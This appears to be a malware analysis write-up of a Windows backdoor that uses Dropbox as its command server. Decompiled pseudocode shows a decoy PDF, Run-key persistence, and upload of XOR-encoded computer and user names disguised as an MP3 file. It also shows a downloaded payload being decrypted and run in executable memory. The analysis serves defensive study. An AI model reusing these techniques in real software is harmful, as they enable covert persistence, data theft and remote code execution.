


```
result = GetModuleFileNameA(phModule, Filename, 0x104u);
if ( result )
{
    memset(appdata_path, 0, 0x104ui64);
    result = SHGetFolderPathA(0i64, CSIDL_APPDATA, 0i64, 0, appdata_path);
    if ( result >= 0 )
    {
        if ( dword_18001EC44 )
        {
            v2 = FileName;
            v3 = Filename;
            v4 = 2i64;
            do...
            *(_DWORD *)v2 = *(_DWORD *)v3;
            v13 = strrchr(FileName, 92);
            v14 = v13;
            v15 = v13 ? strnlen(v13, 0x104ui64) : 0i64;
            memset(v14, 0, v15);
            sprintf2(FileName, "%s\\blank.pdf", FileName);
            if ( GetFileAttributesA(FileName) != -1 )
            {
                v16 = operator new(0x10ui64);
                memset(v16, 0, 0x10ui64);
                v17 = v16;
                for ( i = 0i64; i < 45; i += 3i64 )
                {
                    v19 = byte_18001F160[i + 40];// 'cmd /c start %s'
                    *v17++ = v19;
                }
                sprintf2(CommandLine, (char *)v16, FileName);
                memset(&ProcessInformation, 0, sizeof(ProcessInformation));
                memset(&StartupInfo, 0, sizeof(StartupInfo));
                CreateProcessA(0i64, CommandLine, 0i64, 0i64, 0, 0, 0i64, 0i64, &StartupInfo, &Pr
                dword_18001EC44 = 0;
            }
        }
        memset(PathName, 0, 0x104ui64);
        sprintf2(PathName, "%s\\AdobeAcroSup", appdata_path);
        if ( CreateDirectoryA(PathName, 0i64) )
        {
            v20 = strrchr(Filename, 92);
            sprintf2(PathName, "%s%s", PathName, v20);
            result = CopyFileA(Filename, PathName, 0);
            if ( result )
            {
                v21 = v20 ? strnlen(v20, 0x104ui64) : 0i64;
                memset(v20, 0, v21);
```

```
result = CopyFileA(Filename, PathName, 0);
if ( result )
{
    v25 = strrchr(Filename, 92);
    v26 = v25;
    if ( v25 )
        v27 = strnlen(v25, 0x104ui64);
    else
        v27 = 0i64;
    memset(v26, 0, v27);
    sprintf2(Filename, "%s\\%s", Filename, "NV.exe");
    v28 = strrchr(PathName, 92);
    v29 = v28;
    if ( v28 )
        v30 = strnlen(v28, 0x104ui64);
    else
        v30 = 0i64;
    memset(v29, 0, v30);
    sprintf2(PathName, "%s\\%s", PathName, "NV.exe");
    result = CopyFileA(Filename, PathName, 0);
    if ( result )
    {
        v31 = operator new(0xEui64);
        memset(v31, 0, 0xEui64);
        v32 = v31;
        for ( j = 0i64; j < 39; j += 3i64 )
        {
            v34 = byte_18001F160[j];// 'Adobe AcroSup'
            *v32++ = v34;
        }
        v35 = operator new(0x2Eui64);
        memset(v35, 0, 0x2Eui64);
        v36 = v35;
        do
        {
            v37 = byte_18001F1E0[v0];// 'Software\\Microsoft\\Windows\\CurrentVersion\\Run'
            v0 += 3i64;
            *v36++ = v37;
        }
        while ( v0 < 135 );
        result = RegOpenKeyExA(HKEY_CURRENT_USER, (LPCSTR)v35, 0, 0x20006u, &phkResult);
        if ( !result )
        {
            v38 = lstrlenA(PathName);
            RegSetValueExA(phkResult, (LPCSTR)v31, 0, 1u, (const BYTE *)PathName, 2 * v38 + 2);
            return RegCloseKey(phkResult);
        }
```


Function "C2_Client_MAIN" continue execution and after "set_persistance" function it gets currently logged-in Username and Computername and creates string from it in format

“Computername::Username”. In next step, this string is xored with hardcoded value “ME3.99.5UUUUUUUUUUUUUUUUUUUUUUUUUUUUU” (which looks very similar to original LAME MP3 encoder header) as in the picture below.



```
    if ( http_authenticate_response )     // only if client-dropbox authentication OK
    {
        set_persistance();                // set persistence + show blank.pdf
        sprintf2(http_authenticate_response_string, "sl%s", http_authenticate_response);
        buffer_length1[0] = MAX_PATH;
        memset(computername_username, 0, 0x104ui64);
        memset(username, 0, 0x104ui64);
        GetUserNameExA(NameSamCompatible, username, buffer_length1);// getting username again ex. (DESKTOP-ROAC4IJ\Inferno)
        GetComputerNameExA(ComputerNameDnsFullyQualified, computername_username, buffer_length1);// getting computername if no domain -> ex. (DESKTOP-ROAC4IJ)
        sprintf2(computername_username, "%s::%s", computername_username, username);// create computername::username string ex. (DESKTOP-ROAC4IJ::DESKTOP-ROAC4IJ\Inferno)
        buffer = operator new(0x104ui64);
        memset(buffer, 0, 0x104ui64);
        if ( buffer )
        {
            buffer1 = buffer;
            computername_username1 = computername_username;
            v9 = 2i64;
            do...
            *buffer1 = *(_DWORD *)computername_username1;
            buffer_length = strnlen((const char *)buffer, 0x104ui64);
            buffer_length2 = buffer_length;
            *(_QWORD *)buffer_length1 = buffer_length;
        }
        else
        {
            *errno() = 22;
            invalid_parameter_noinfo();
            buffer_length2 = 0;
            *(_QWORD *)buffer_length1 = 0i64;
        }
        v19 = 0i64;
        while ( v19 < buffer_length2 - 1 )
        {
            v20 = 0;
            v21 = (char *)&xmmword_18001F1B8 - v19;
            do
            {
                if ( v19 >= buffer_length2 )
                    break;
                ++v20;                    // DESKTOP-ROAC4IJ::DESKTOP-ROAC4IJ\Inferno xored with ME3.99.5UUUUUUUUUUUUUUUUUUUUUUUUUUUU (in loop till strlen)
                *((_BYTE *)buffer + v19) ^= v21[v19];
                ++v19;
                v22 = -1i64;
                do
                    ++v22;
                while ( *((_BYTE *)&xmmword_18001F1B8 + v22) );// ME3.99.5UUUUUUUUUUUUUUUUUUUUUUUUUUUU - xorkey
            }
            while ( v20 <= (unsigned __int64)(v22 - 1) );
```


In next step, it calculates MD5 hash from string “Computername::Username”, converts it to hexstring format and uses it to create filename for uploading to Dropbox “Rock_ComputerNameUsernameMD5HashHexstring.mp3” – registering Client to C2 Dropbox Server (ex. “Rock_70a1e27ba30dd415155e68409d512a2d.mp3”).



```
        }
        upload_content_len = buffer_length2 + 57;
        upload_content = operator new(buffer_length2 + 57);
        md5_ctx.size = 0i64;
        md5_ctx.buffer[0] = 0x67452301;  // MD5 state constants
        md5_ctx.buffer[1] = 0xEFCDAB89;  // md5_init
        computername_username_len = -1i64;
        md5_ctx.buffer[2] = 0x98BADCFE;
        md5_ctx.buffer[3] = 0x10325476;
        do
            ++computername_username_len;
        while ( computername_username[computername_username_len] );
        md5_update(&md5_ctx, (__int64)computername_username, computername_username_len);// calc md5 computername::username
        md5_finalize(&md5_ctx);
        md5_Digest = (unsigned __int8 *)j__malloc_base(0x10ui64);
        *(_OWORD *)md5_Digest = *(_OWORD *)md5_ctx.digest;
        computername_username_hash_hexstring = operator new(0x104ui64);
        memset(computername_username_hash_hexstring, 0, 0x104ui64);
        v28 = 16i64;
        do                               // convert md5 hash to hexstring
        {
            LODWORD(v32) = *md5_Digest;
            sprintf((char *const)computername_username_hash_hexstring, (const char *const)0x104, "%s%02x", computername_username_hash_hexstring, v32);
            ++md5_Digest;
            --v28;
        }
        while ( v28 );
        memset(Rock_HASH_mp3, 0, 0x104ui64);// creates file path for upload - registering clientC2 ex. (/Rock_70a1e27ba30dd415155e68409d512a2d.mp3)
        sprintf2(Rock_HASH_mp3, "/%s_%s%s", "Rock", (const char *)computername_username_hash_hexstring, ".mp3");// creates: Rock_computerusernameHASH.mp3
        pre_process_body_add_mp3header_xorkey(upload_content, upload_content_len, buffer, buffer_length1[0]);// buffer = xored computername::username
        http_dropbox_upload((__int64)http_authenticate_response_string, upload_content, upload_content_len, (__int64)Rock_HASH_mp3);// just upload - no response needed
```


Next function “pre_process_body_add_mp3header_xorkey” is preparing body content of “Rock_ComputerNameUsernameMD5HashHexstring.mp3” to upload. The body content contains xored “Computername::Username”, xor key

“ME3.99.5UUUUUUUUUUUUUUUUUUUUUUUUUUUUUU” and to avoid detection - fictive MP3 header is added to the start of body content. The example structure of this body content is in the picture below:



```
Edit As: Hex
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 49 44 33 04 00 00 00 00 00 23 54 53 53 45 00 00  ID3......#TSSE..
0010h: 00 0F 00 00 09 00 60 65 6D 76 7E 18 07 1A 14 16  ......`emv~.....
0020h: 61 1C 1F 6F 6F 11 10 06 1E 01 1A 05 78 07 1A 14  a..oo.......x...
0030h: 16 61 1C 1F 09 1C 3B 33 28 37 5D 41 4D 45 33 2E  .a....;3(7]AME3.
0040h: 39 39 2E 35 55 55 55 55 55 55 55 55 55 55 55 55  99.5UUUUUUUUUUUU
0050h: 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
0060h: 00                                               .
```

Name	Value	Start	Size	Color
uchar Fictive MP3 Header[20]		0h	14h	Fg: ■ Bg: 🟧
uchar Xored “Computername::Username”[40]		14h	28h	Fg: ■ Bg: 🟥
uchar XOR KEY[36]		3Ch	24h	Fg: ■ Bg: 🟩


This body is uploaded by function “http_dropbox_upload”:


```
memset(Rock_HASH_mp3, 0, 0x104ui64);// creates file path for upload - registering clientC2 ex. (/Rock_70a1e27ba30dd415155e68409d512a2d.mp3)
sprintf2(Rock_HASH_mp3, "/%s_%s%s", "Rock", (const char *)computername_username_hash_hexstring, ".mp3");// creates: Rock_computerusernameHASH.mp3
pre_process_body_add_mp3header_xorkey(upload_content, upload_content_len, buffer, buffer_length1[0]);// buffer = xored computername::username
http_dropbox_upload((__int64)http_authenticate_response_string, upload_content, upload_content_len, (__int64)Rock_HASH_mp3);// just upload - no response needed
```

Decoded strings from function “http_dropbox_upload” (ex. HTTP User-Agent, HTTP Host “content.dropboxapi.com”, URL Path “/2/files/upload”) can be seen in the picture below:



```
#strings_decoded function http_dropbox_upload:
#'Mozilla/5.0 (Windows NT 10.0; WOW64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4864.133 Safari/537.36'
#'content.dropboxapi.com'
#'/2/files/upload'
#'{ "path": "%s","mode": "overwrite","autorename": true,"mute": false,"strict_conflict": false }'
#'Authorization: Bearer %s\n\t'
#'Content-Type: application/octet-stream'
#'Dropbox-API-Arg: '
```

The next step is preparing filename to download from Dropbox. This file is uploaded to Dropbox by C2 Dropbox Server. Filename to download is in format “Rock_ComputerNameUsernameMD5HashHexstring.mp3.backup” (ex. “Rock_70a1e27ba30dd415155e68409d512a2d.mp3.backup”) so the same as filename which was uploaded by Client but with “.backup” added.


```
memset(Rock_HASH_mp3, 0, 0x104ui64);// creates file path for upload - registering clientC2 ex. (/Rock_70a1e27ba30dd415155e68409d512a2d.mp3)
sprintf2(Rock_HASH_mp3, "/%s_%s%s", "Rock", (const char *)computername_username_hash_hexstring, ".mp3");// creates: Rock_computerusernameHASH.mp3
pre_process_body_add_mp3header_xorkey(upload_content, upload_content_len, buffer, buffer_length1[0]);// buffer = xored computername::username
http_dropbox_upload((__int64)http_authenticate_response_string, upload_content, upload_content_len, (__int64)Rock_HASH_mp3);// just upload - no response needed
memset(Rock_HASH_mp3_backup, 0, 0x104ui64);
buffer_length1[0] = 0;
sprintf2(Rock_HASH_mp3_backup, "%s.backup", Rock_HASH_mp3);// creates file path for download - will be created by C2 server ex. (/Rock_70a1e27ba30dd415155e68409d512a2d.mp3.backup)
http_dropbox_download_response = http_dropbox_download((__int64)http_authenticate_response_string, Rock_HASH_mp3_backup, buffer_length1);
if ( *http_dropbox_download_response != '{' && http_dropbox_download_response[22] != 15 && http_dropbox_download_response[23] != 15 && http_dropbox_download_response[24] != 15 )
{                                 // check if downloaded content in specific format
  process_exec_downloaded_payload(http_dropbox_download_response, buffer_length1[0], (__int64)md5_username_hexstring);// payload processing
  second_upload_body_content = operator new(75ui64);
  memset(second_upload_body_content, 0, 75ui64);
  if ( second_upload_body_content )
  {
    *second_upload_body_content = xmmword_18001F268;// mp3 magic bytes
    *((_DWORD *)second_upload_body_content + 4) = dword_18001F278;
  }
```


Function responsible for downloading payload with filename “Rock_ComputerNameUsernameMD5HashHexstring.mp3.backup” is “http_dropbox_download”. Decoded strings of function “http_dropbox_download” (ex.

HTTP User-Agent, HTTP Host “content.dropboxapi.com”, URL Path “/2/files/download”) can be seen in the picture below:




```
#strings_decoded function http_dropbox_download
#'Mozilla/5.0 (Windows NT 10.0; WOW64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4864.133 Safari/537.36'
#'content.dropboxapi.com'
#'/2/files/download'
#'Authorization: Bearer %s\n\t'
#'Dropbox-API-Arg: '
```

Function responsible for processing downloaded payload is “process_exec_downloaded_payload”. Before stepping into this function we can see some first structure checks of obtained payload which will later help to recreate example structure of delivered payload.




```
        http_dropbox_download_response = http_dropbox_download((__int64)http_authenticate_response_string, Rock_HASH_mp3_backup, buffer_length1);
        if ( *http_dropbox_download_response != '{' && http_dropbox_download_response[22] != 15 && http_dropbox_download_response[23] != 15 && http_dropbox_download_response[24] != 15 )
        {                                 // check if downloaded content in specific format
            process_exec_downloaded_payload(http_dropbox_download_response, buffer_length1[0], (__int64)md5_username_hexstring);// payload processing
```

Function “process_exec_downloaded_payload” is responsible for processing downloaded payload, decrypting it with xor key “Username MD5 hash hexstring” (ex. "70c29c906cfa19759fa4776ea7c0973e") and creating new thread to execute it.



```
void __fastcall process_exec_downloaded_payload(_BYTE *downloaded_payload, unsigned int downloaded_payload_len, __int64 md5username_hexstring)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    downloaded_payload_len1 = downloaded_payload_len;
    code_length = (int)(downloaded_payload_len - 57);
    code_length_max = (int)(downloaded_payload_len - 58);
    if ( (int)(downloaded_payload_len - 58) > 0 )
    {
        v7 = 0i64;
        do
        {
            v8 = 0;
            v9 = md5username_hexstring - v7;
            do                                  // expected example of downloaded payload: {XXXXXXXXXXXXXXXXXXXXPAYLOAD_CODE_ENCRYPTED_PAYLOAD_CODE_ENCRYPTED_PAYLOAD_CODE_ENCRYPTEDXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
            {
                if ( v7 >= code_length )
                    break;
                ++v8;                           // downloaded payload is xored with only Username (DESKTOP-ROAC4IJ\Inferno) MD5 HASH hexstring: ex. "70c29c906cfa19759fa4776ea7c0973e"
                downloaded_payload[v7 + 21] ^= *(_BYTE *)(v9 + v7);
                ++v7;                           // downloaded payload code xoring starts with 22. byte of response body content and ends (contentlength -57 +21)
                v10 = -1i64;
                do
                    ++v10;
                while ( *(_BYTE *)(md5username_hexstring + v10) );
            }
            while ( v8 <= (unsigned __int64)(v10 - 1) );
        }
        while ( v7 < code_length_max );
    }
    handle_heap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, (unsigned int)(2 * downloaded_payload_len1), (unsigned int)(4 * downloaded_payload_len1));
    if ( handle_heap )
    {
        heap = HeapAlloc(handle_heap, HEAP_ZERO_MEMORY, (unsigned int)(downloaded_payload_len1 + 3421));
        if ( heap )
        {
            hThread[1] = 0i64;
            CurrentProcess = GetCurrentProcess();
            NtWriteVirtualMemory(CurrentProcess, heap, downloaded_payload + 21, downloaded_payload_len1 - 57);
            memset(downloaded_payload, 0, downloaded_payload_len1);
            ModuleHandleA = GetModuleHandleA("ntdll");
            RtlNewSecurityObjectWithMultipleInheritance = GetProcAddress(ModuleHandleA, "RtlNewSecurityObjectWithMultipleInheritance");
            if ( RtlNewSecurityObjectWithMultipleInheritance )// thread execution hijacking and maybe for anti-emu+anti-wine
            {
                hThread[0] = 0i64;
                NtCreateThreadEx(hThread, 0x1FFFFFu, 0i64, CurrentProcess, RtlNewSecurityObjectWithMultipleInheritance, 0i64, 5u, 0i64, 0i64, 0i64, 0i64);
```


First what we can see is xor decryption of downloaded payload which avoids processing first 21 bytes and last 36 bytes. Xoring starts with 22. byte of downloaded content and ends (content_length -57 +21). According to this, we can assume example of the downloaded payload format (“X” – unknown, “PAYLOAD_CODE_ENCRYPTED” – encrypted code with unknown length which will be later executed) as in the picture below:



```
       0  1  2  3  4  5  6  7  8  9  A  B  C  Ď  E  F   0123456789ABCĎEF
0000h: 7B 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  {XXXXXXXXXXXXXXX
0010h: 58 58 58 58 58 50 41 59 4C 4F 41 44 5F 43 4F 44  XXXXXPAYLOAD_COD
0020h: 45 5F 45 4E 43 52 59 50 54 45 44 5F 50 41 59 4C  E_ENCRYPTED_PAYL
0030h: 4F 41 44 5F 43 4F 44 45 5F 45 4E 43 52 59 50 54  OAD_CODE_ENCRYPT
0040h: 45 44 5F 50 41 59 4C 4F 41 44 5F 43 4F 44 45 5F  ED_PAYLOAD_CODE_
0050h: 45 4E 43 52 59 50 54 45 44 58 58 58 58 58 58 58  ENCRYPTEDXXXXXXX
0060h: 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
0070h: 58 58 58 58 58 58 58 58 58 58 58 58 58           XXXXXXXXXXXXX
```

Name	Value	Start	Size	Color
uchar PAYLOAD_CODE_ENCRYPTED[68]		15h	44h	Fg: ⬛ Bg: 🟥

In next step, this function is allocating enough executable memory for decrypted code. After this, syscalls "NtWriteVirtualMemory" and "NtCreateThreadEx" are resolved in similar manner as syscalls before → via "resolve_syscall" function using already created table named "hashed_syscalls_table". This table is used as lookup table to find specific syscall number for routine.

